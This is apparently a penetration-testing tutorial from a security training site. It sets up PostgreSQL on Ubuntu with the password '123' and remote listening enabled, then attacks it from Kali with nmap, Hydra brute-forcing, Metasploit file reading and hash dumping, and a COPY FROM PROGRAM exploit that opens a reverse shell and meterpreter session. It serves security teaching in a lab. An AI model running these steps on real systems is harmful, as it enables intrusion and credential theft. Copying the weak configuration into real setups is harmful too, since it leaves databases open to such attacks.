- Ubuntu 20.04
- Root Privileges

## Install PostgreSQL and All Dependencies

PostgreSQL is available in the Ubuntu repository. So you just need to install them with the apt command.

```
apt install postgresql postgresql-client
```

A terminal window screenshot showing the command 'apt install postgresql postgresql-client' being executed. The output shows the package lists being read, the dependency tree being built, and the state information being read. It then lists the packages to be installed, including postgresql, postgresql-client, and postgresql-client-common. It also shows the disk space requirements and the need to get 15.2 MB of archives. A red arrow points to the command line.

```
root@ubuntu:~# apt install postgresql postgresql-client
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer
 libllvm9
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
 libpq5 postgresql-12 postgresql-client-12 postgresql-client-commo
Suggested packages:
 postgresql-doc postgresql-doc-12 libjson-perl isag
The following NEW packages will be installed:
 libpq5 postgresql postgresql-12 postgresql-client postgresql-clie
0 upgraded, 8 newly installed, 0 to remove and 20 not upgraded.
Need to get 15.2 MB of archives.
After this operation, 47.7 MB of additional disk space will be used
```

on the time of installation, a prompt will display on your system that will ask you to confirm the installation process that either you want to continue or not. You need to press 'y' to continue the installation.


Once the installation is completed, start the PostgreSQL service and add it to the system boot by entering following command

```
systemctl start postgresql.service
systemctl enable postgresql.service
```

## Set PostgreSQL user Password

You can create the user password for PostgreSQL. Using the following command, you can change the default user password for PostgreSQL. During this process a prompt display on your system that will ask you to enter the new password. After that, a confirmation will be displayed 'password updated successfully'. And then next, Now you will log in to the database as a user or working shell using the following command:

```
passwd postgres  
su -l postgres  
psql
```



```
root@ubuntu:~# passwd postgres  
New password:  
Retype new password:  
passwd: password updated successfully  
root@ubuntu:~# su -l postgres  
postgres@ubuntu:~$ psql  
psql (12.2 (Ubuntu 12.2-4))  
Type "help" for help.  
  
postgres=# \
```

The screenshot shows a terminal window with a dark background. It displays the execution of three commands: 'passwd postgres', 'su -l postgres', and 'psql'. Red arrows point to each command line. The output shows the password change process, the switch to the postgres user, and the entry into the psql interactive shell.



## Create a database and user roles

You can create new databases and users using the PostgreSQL shell as follows:

```
psql -c "alter user postgres with password '123' "  
  
createuser -EPd ignite  
  
createdb secret -O ignite  
  
psql secret
```

```
postgres@ubuntu:~$ psql -c "alter user postgres with password '123'"  
ALTER ROLE  
postgres@ubuntu:~$ createuser -EPd ignite  
Enter password for new role:  
Enter it again:  
postgres@ubuntu:~$ createdb secret -O ignite  
postgres@ubuntu:~$ psql secret  
psql (12.2 (Ubuntu 12.2-4))  
Type "help" for help.  
  
secret=#
```

Enter the following command to list the databases:

```
psql -l
```

```
postgres@ubuntu:~$ psql -l  
  
List of databases  
+-----+-----+-----+-----+-----+-----+  
Name | Owner | Encoding | Collate | Ctype | Access privileges  
+-----+-----+-----+-----+-----+-----+  
postgres | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 |  
secret | ignite | UTF8 | en_US.UTF-8 | en_US.UTF-8 |  
template0 | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/postgres  
template1 | postgres | UTF8 | en_US.UTF-8 | en_US.UTF-8 | =c/postgres  
(4 rows)
```

PostgreSQL by default listens at Local Interface which is 127.0.0.1. But, for the remote access, you need to some changes in the configuration file. To Access the configuration file you will use the following command:

```
nano /etc/postgresql/12/main/postgresql.conf
```

```
#-----  
# CONNECTIONS AND AUTHENTICATION  
#-----  
  
# - Connection Settings -  
#listen_addresses = 'localhost'          # what IP address(es) to  
#                                          # comma-separated list of  
#                                          # defaults to 'localhost'  
#                                          # (change requires restart)  
port = 5432                             # (change requires restart)  
max_connections = 100                   # (change requires restart)
```

under the connection settings, you will set `#listen_addresses= '*'`

```
#-----  
# CONNECTIONS AND AUTHENTICATION  
#-----  
  
# - Connection Settings -  
listen_addresses = '*'                  # what IP address  
#                                          # comma-s  
#                                          # default  
# (change
```

Now you will restart the PostgreSQL service by entering the following command

```
service postgresql restart
```

```
root@ubuntu:~# service postgresql restart  
root@ubuntu:~#
```

The background of the image features a series of concentric, light blue circles that resemble ripples in water, centered around the middle of the frame. On the left side, a detailed, metallic robotic hand is shown in a reaching posture. On the right side, a human hand is also shown, palm facing up, in a similar reaching posture. The two hands are positioned as if they are about to meet or are in the process of interacting. The overall color palette is dominated by light blues and greys, with the text in a dark blue.

# Pentesting PostgreSQL

# Pentesting PostgreSQL


In this section, you will be learning how to compromise Databases credentials using different techniques.

Let's fire up the Attacking machine kali-Linux

## Nmap

By-default PostgreSQL service is running on the port no. 5432, with the help of NMAP, let's identify the state of Port.

```
nmap -p5432 192.168.1.108
```



```
root@kali:~# nmap -p5432 192.168.1.108
Starting Nmap 7.80 ( https://nmap.org ) at 2020-07-13 15:45 EDT
Nmap scan report for 192.168.1.108
Host is up (0.00041s latency).

PORT      STATE SERVICE
5432/tcp  open  postgresql
MAC Address: 00:0C:29:C8:9C:50 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

As you can see, it has shown Open state for PostgreSQL at port 5432.



# Password Cracking

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely. Let's brute-force the target perform this attack you should go with the following command where **-L option** enables dictionary for username parameter and **-P options** enables dictionary for the password list.

```
hydra -L user.txt -P pass.txt  
192.168.1.108 postgres
```

As above you can see we have successfully dumped the credentials you can use these credentials in gaining access on the database.

```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 postgres  
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret ser  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-07-13 16:00:09  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 48 login tries (l:8/p:6), ~3 tr  
[DATA] attacking postgres://192.168.1.108:5432/  
[5432][postgres] host: 192.168.1.108 login: postgres password: 123  
[5432][postgres] host: 192.168.1.108 login: ignite password: 123  
1 of 1 target successfully completed, 2 valid passwords found
```

## Connect to Database Remotely

Kali Linux by default have the **psql** utility which allows you to authenticate with PostgreSQL database if the username and the password are already known. As we have already right credentials of the database

```
psql -h 192.168.1.108 -U postgres
```

```
root@kali:~# psql -h 192.168.1.108 -U postgres  
Password for user postgres:  
psql (12.3 (Debian 12.3-1+b1), server 12.2 (Ubuntu 12.2-4))  
SSL connection (protocol: TLSv1.3, cipher: TLS_AES_256_GCM_SHA384, bit  
Type "help" for help.  
  
postgres=#
```

# Metasploit

As we know Metasploit comes preinstalled with Kali Linux, so our first step is to get to the Metasploit console.

## Module 1: Postgres Readfile

The *postgres\_readfile* module, when provided with credentials (e.g. **superuser** account) for a PostgreSQL server, will read and display files of your choosing on the server.

```
msf > use auxiliary/admin/postgres/postgres_readfile
msf auxiliary(admin/postgres/postgres_readfile) > set
rhosts 192.168.1.108

msf auxiliary(admin/postgres/postgres_readfile) > set
rfile /etc/passwd

msf auxiliary(admin/postgres/postgres_readfile) > set
password 123

msf auxiliary(admin/postgres/postgres_readfile) > exploit
```

```
msf5 > use auxiliary/admin/postgres/postgres_readfile
msf5 auxiliary(admin/postgres/postgres_readfile) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(admin/postgres/postgres_readfile) > set rfile /etc/passwd
rfile => /etc/passwd
msf5 auxiliary(admin/postgres/postgres_readfile) > set password 123
password => 123
msf5 auxiliary(admin/postgres/postgres_readfile) > exploit
[*] Running module against 192.168.1.108

Query Text: 'CREATE TEMP TABLE tzDVSvHFTjx (INPUT TEXT);
COPY tzDVSvHFTjx FROM '/etc/passwd';
SELECT * FROM tzDVSvHFTjx'
```

input
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

## Module 2: Banner Grabbing for Postgres\_sql

The *postgres\_sql* module, when provided with valid credentials for a PostgreSQL server, will perform queries of your choosing and return the results.

```
msf > use auxiliary/admin/postgres/postgres_sql
msf auxiliary(admin/postgres/postgres_sql) > set
rhosts 192.168.1.108

msf auxiliary(admin/postgres/postgres_sql) > set
username ignite

msf auxiliary(admin/postgres/postgres_sql) > set
password 123

msf auxiliary(admin/postgres/postgres_sql) >
exploit
```

```
msf5 > use auxiliary/admin/postgres/postgres_sql
msf5 auxiliary(admin/postgres/postgres_sql) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(admin/postgres/postgres_sql) > set username ignite
username => ignite
msf5 auxiliary(admin/postgres/postgres_sql) > set password 123
password => 123
msf5 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 192.168.1.108

Query Text: 'select version()'

version
PostgreSQL 12.2 (Ubuntu 12.2-4) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.3.0-8ubuntu1) 9

[*] Auxiliary module execution completed
msf5 auxiliary(admin/postgres/postgres_sql) > 
```

## Module 3: Dumping Password Hashes

As we have credentials of database admin then we use this one-liner exploit to dump all the user hashes in Metasploit:

```
msf use
auxiliary/scanner/postgres/postgres_hashdump

msf auxiliary(scanner/postgres/postgres_hashdump) >
set rhosts 192.168.1.108

msf auxiliary(scanner/postgres/postgres_hashdump) >
set username postgres

msf auxiliary(scanner/postgres/postgres_hashdump) >
set password 123

msf auxiliary(scanner/postgres/postgres_hashdump) >
exploit
```

```
msf5 > use auxiliary/scanner/postgres/postgres_hashdump
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set username postgres
username => postgres
msf5 auxiliary(scanner/postgres/postgres_hashdump) > set password 123
password => 123
msf5 auxiliary(scanner/postgres/postgres_hashdump) > exploit

[+] Query appears to have run successfully
[+] Postgres Server Hashes
```

Username	Hash
ignite	md5d463948b286832b6dfadb6a67487534f
postgres	md59df270eb52907fff723d9b8b7436113a

```
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/postgres/postgres_hashdump) >
```

## Module 4: Pwn Postgres Shell

Installations running Postgres 9.3 and above have functionality which allows for the superuser and users with 'pg\_execute\_server\_program' to pipe to and from an external program using COPY. This allows arbitrary command execution as though you have console access. This module attempts to create a new table, then execute system commands in the context of copying the command output into the table

```
msf >
exploit/multi/postgres/postgres_copy_from_program_cmd_exec

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set rhosts 192.168.1.108

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set lhost 192.168.1.111

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set username postgres

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> set password 123

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec)
> exploit
```

```
msf5 > use exploit/multi/postgres/postgres_copy_from_program_cmd_exec
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set rhosts 192.168.1.108
rhosts => 192.168.1.108
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set lhost 192.168.1.111
lhost => 192.168.1.111
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set username postgres
username => postgres
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password 123
password => 123
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.111:4444
```



Now we gained access on the database, you can observe that here we obtain command session and latter we have to upgrade it into meterpreter sessions.

```
msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions -u 1

msf
exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions 2
```

```
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > run
[*] Started reverse TCP handler on 192.168.1.111:4444
[*] 192.168.1.108:5432 - 192.168.1.108:5432 - PostgreSQL 12.2 (Ubuntu 12.2-4) on x86_64-
[*] 192.168.1.108:5432 - Exploiting...
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT dropped successfully
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT created successfully
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT copied successfully(valid synt
[+] 192.168.1.108:5432 - 192.168.1.108:5432 - aYgaRQWqwcT dropped successfully(Cleaned)
[*] 192.168.1.108:5432 - Exploit Succeeded
[*] Command shell session 1 opened (192.168.1.111:4444 → 192.168.1.108:57410) at 2020-07-10 12:24:44

ifconfig

^Z
Background session 1? [y/N] y
msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions
Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    shell cmd/unix  192.168.1.111:4444 → 192.168.1.108:57410 (192.168.1.108)

msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.1.111:4433
[*] Sending stage (985320 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.111:4433 → 192.168.1.108:59678) at 2020-07-10 12:25:00
[*] Command stager progress: 100.00% (773/773 bytes)

msf5 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : 192.168.1.108
OS            : Ubuntu 20.04 (Linux 5.4.0-40-generic)
Architecture : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

Now we have full access on the database, in this way we can test for postgres loopholes and submit the findings to the network admin.

## Reference

- <https://www.hackingarticles.in/penetration-testing-on-postgresql-5432/>
- <https://www.hackingarticles.in/penetration-testing-on-couchdb-5984/>

# JOIN OUR TRAINING PROGRAMS

